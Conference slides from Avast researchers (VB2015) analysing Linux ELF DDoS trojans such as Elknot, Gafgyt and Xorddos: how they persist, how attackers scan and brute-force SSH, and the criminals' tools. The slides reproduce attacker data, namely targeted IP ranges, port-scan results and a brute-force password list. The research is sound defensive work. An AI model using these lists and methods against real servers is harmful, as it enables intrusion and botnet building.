DDoS trojan: a malicious concept that conquered the ELF format

Peter Kálnai
kalnai@avast.com

Jaromír Hořejší
horejsi@avast.com


VB2015, Prague, Czech Republic

Outline

- ELF Malware space & History
- Common characteristics of malware
- Autostart (Persistence)
- Infection chain
  - Methods of intrusion
- Cybercriminals' operation tools
  - Bot builders and C&C panels
  - HFS listings
  - Brute-forcers
  - Vulnerability & Port scanners
- DDoS Trojans (Elknot, MrBlack, Gafgyt, Xorddos, Chinaz
- Targets
- Summary

ELF malware space

- Visualization using Gephi
  - The ForceAtlas2 graph layout algorithm
  - Clustered ~12 thousand unique malicious ELF files in September 2015
  - Nodes: malware families with samples grouped by signatures; the size of stars correlates with the number of unique files
  - Edges: nodes connected with an undirected edge if they share a signature
  - 6 categories (Viruses; Exploits & PoC; Trojans; DDoS Trojans; parts of Android packages; Unclassified)
  - Excluded: truncated files; parts of potentially unwanted APKs



Wroba
MisoSMS
Oldboot
TrojanSMS
SSHD22
SSHDoor
Lime
Binom
Skait
Cyneox
Etap
Mead
Epoll
CronDum
Brk
Foda
Rootkit
Shark
Explodor
Sshscan
Zariche
Grip
Rst
Race
Phobi
Ibiru
BackeGMM
Thebe
Ramgo
FinSpy
Crisis
SpyEyeCollector
Darlloz
Cloudatlas
TrojanDropper
Hanthie
Wirenet
TheMoon
Moose
IRCBot
Yangji
Ifwatch
PsyBot
PsyBNC
BitCoinMiner
Svirtu
Tsunami
Aidra
Agent
BossaBot
Vmsplice
Clearlog
Mircforce
Mechbot
ProcHider
OpenSSL
Storm
Sckit
TearDrop
Zorg
Sorso
CVE-2009-2692
CVE-2009-2692
Mprotect
ShellCode
Osf
CVE-2006-6493
SHVFive
Dropper
Slice
Koka
Matrics
Pulse
HackTop
CVE-2009-3234
Spoofer
CVE-2010-3081
Small
Redstorm
Local
DropPerl
Prl
Sotdas
MrBlack
Flooder
Wrkatk
Aesddos
Xorddos
Effusion
Rpc
Shellshock
Adore
Apmod
CVE-2013-2094
Expl
GetShell
Ramen
Lupper
CVE-2012-0056
Bew
Titan
Cdorked
Sshbru
Ebury
Satyr
Mais
Dreyer
PNScan
Iptablesx
Gafgyt
Proxy
Bonk
Sunback
Elknot
Xflood
Chinaz
Total: 12014 (Sept. 2015)
Android (1358)
Exploits & PoC (1127)
DDoS Trojans (4472)
Trojans (2184)
Viruses (965)
Unclassified (1908)

History

- The first documented DDoS attack, 2000 (~ the internet took over the half of global communication, 1999)
- (Edwards, Nazario (ArborNetworks)) “A Survey of Contemporary Chinese DDoS Malware”, VB2011, Barcelona
- First builder of Linux flooding bot received at our backend, November 2013
- (Secure Honey) “Trojan Horse Uploaded”, November 2013
- (MalwareMustDie!) : “Let's be more serious about (mitigating) DNS Amp ELF hack attack”, December 2013 (ELF:Elknot)
- (ValdikSS) “Исследуем” Linux Botnet «BillGates»”, February 2014 (ELF:Elknot (Setag))
- (Dr. Web) “DDoS Trojans attack Linux”, May ‘14, (ELF:MrBlack)
- (Kaspersky) “Shellshock and its early adopters”, September 2014, (ELF:Gafgyt)
- Virustotal added “File detail” tab with parsed ELF characteristics, December 2014

History

- (MalwareMustDie!) “Fuzzy reversing a new China ELF "Linux/XOR.DDoS"”, September 2014
- (Avast) “Linux DDoS Trojan hiding itself with an embedded rootkit”, January 2015 (ELF:Xorddos)
- (MalwareMustDie!) “New ELF malware on Shellshock: the ChinaZ”, January 2015 (ELF:Chinaz)
- (Krebs on Security) “Lizard Stresser Runs on Hacked Home Routers”, January 2015 (ELF:Gafgyt)
- (FFRI, Inc) “Latest Trends in Linux Malware”, January 2015
- (Novetta) “The Elastic Botnet Report”, February 2015
- (Trustwave) “FHS Null Byte Attack (CVE-2014-6287) Attempts to Install DDoS Malware (Iptablex)”, Feb 2015
- (Talos, Cisco) “It Takes a Village…SSHPsychos”, April 2015
- (Kaspersky) DDoS Intelligence Report Q2, August 2015

Common ELF characteristics

- The ELF header
  - e_type: executable file or shared object
  - e_machine with prefix “EM_” followed by 386, x86_64, ARM, MIPS, SH, PPC, SPARC or M68K
- Segments
  - Described by program headers
  - Segments contain one or more sections
- Sections
  - Names (.bss, .init, .got, .plt, .rel, .rodata, .strtab, .symtab, .text)
  - Special types (SYMTAB, STRTAB) contain also imported and exported symbols; affected by the process of stripping → harder reverse engineering
  - .*rodata* usually contains character strings

Common ELF characteristics

- Static properties
  - Trojanized flooding tools
  - Significant portion of code shared among all the variants
  - Written mostly in C/C++
  - Debug info often not stripped
  - Variety of supported flooding methods
    - UDP, TCP/SYN, ICMP, DNS, DNS amplification
  - Killing competing resource consuming processes
  - In plain form or packed with UPX
    - UPX sometimes modified to avoid unpacking by the original UPX tool
      - Modified magic value
      - Checksums do not match

Autostart / Persistence

- In a strict sence DDoS trojan is a DDoS tool with an autostart
- Methods of autostart / persistence found in-the-wild:
  - (A1) /etc/init.d/
    - startup scripts copied here
  - (A2) /etc/cron.<S>
    - <S> from { **hourly**, daily, weekly, monthly }
    - A service can be added to /etc/crontab
  - (A3) /etc/rc<N>.d/
    - Symbolic links to startup scripts
    - <N> is a runlevel indicator (Halt 0; Single-user 1; Multi-user 2-5; Reboot 6)
    - Alternatively, path can be added to /etc/rc.local

Infection chain

- Attackers
  - build ELF malware using a customized builder
  - start Http File Server (HFS), which will be hosting the previously built malicious binaries
  - run port scanners on IP ranges
  - Some of the distributed Windows binaries infected by file infector Win32:Parite

Infection chain

- If a desired port opened
  - script exploiting a vulnerability
    - CVE-2014-3120 – Elasticsearch RCE, recorded by MMD!
    - Targets Linux machines
  - Shellshock vulnerabilities
  - MS08-067 – Vulnerability in Server Service
    - Targets windows machines
  - SSH brute force attack
    - Lists of user names and passwords
    - Runs from windows machine, targets Linux servers
  - Apache Struts vulnerabilities

Infection chain

- Data files acquired from HFS listings
  - Lists of target IPs
  - Password lists
  - Result of a port scan (wineggdrop) as found in an archive on a compromised machine
  - About 2M IPs scanned and 14K hosts with open port 22 found


```
59.58.0.0  59.60.255.255
61.184.84.68    61.194.84.68
122.51.0.0     122.51.255.255
124.74.0.2    124.78.255.255
202.96.0.0      202.119.123.175
203.145.0.0    203.156.255.255
211.103.0.0     211.143.255.255
218.4.0.0    218.97.255.255
218.200.0.0     218.207.255.255
219.138.0.0     219.157.255.250
221.2.0.0  221.13.255.255
221.130.0.0     221.131.255.255
221.176.0.0     221.183.255.255
222.89.0.0      222.89.255.255
222.137.0.0     222.138.255.255
222.209.0.0  222.243.255.255
```


```
Performing Time: 9/1/2014 18:10:15 --> SYN Scan:
59.58.0.1       22    Open
59.58.0.25      22    Open
59.58.0.55      22    Open
59.58.0.232     22    Open
59.58.0.251     22    Open
59.58.1.145     22    Open
59.58.1.226     22    Open
59.58.2.1       22    Open
59.58.2.101     22    Open
59.58.2.112     22    Open
59.58.2.111     22    Open
59.58.2.202     22    Open
59.58.3.89      22    Open
59.58.3.219     22    Open
59.58.3.206     22    Open
59.58.3.227     22    Open
59.58.4.106     22    Open
59.58.4.143     22    Open
59.58.4.170     22    Open
59.58.5.43      22    Open
59.58.5.103     22    Open
59.58.5.180     22    Open
```

```
123456
12345
1234
123
qwerty
test
1q2w3e4r
1qaz2wsx
qazwsx
123qwe
12
123qaz
0000
oracle
1234567
123456qwerty
password123
12345678
abc123
okmnji
test123
123456789
q1w2e3r4
redhat
user
mysql
apache
abcd1234
passw0rd
```

Cybercriminals' operation tools


- Bot builders






Cybercriminals' operation tools

- C&C panels



Cybercriminals' operation tools

- C&C panels




Cybercriminals' operation tools

- HTTP File Server (HFS) listings
  - It' binaries sometimes found downloadable from HFS listings
  - Count of downloads can help to estimate number of infected machines and size of botnet


Cybercriminals' operation tools

- Vulnerability scanners & exploits
  - MS08-067
    (RCE in Windows Server Service)
  - Apache Struts from ChinaZ:




Cybercriminals' operation tools

- SSH brute-forcer
  - linux%d.exe
    - scans all IPs for open port 22,
    - tries passwords from passwd%02d.txt
    - outputs lx_pass.txt
  - Leaked online




[127.0.0.1]: 发现SSH弱口令 root/ubnt



Cybercriminals' operation tools

- SSH uploader
  - ssh.exe (python script, compiled with py2exe)
    - reads lx_pass.txt,
    - connects to each host and
    - executes there commands from command.txt file

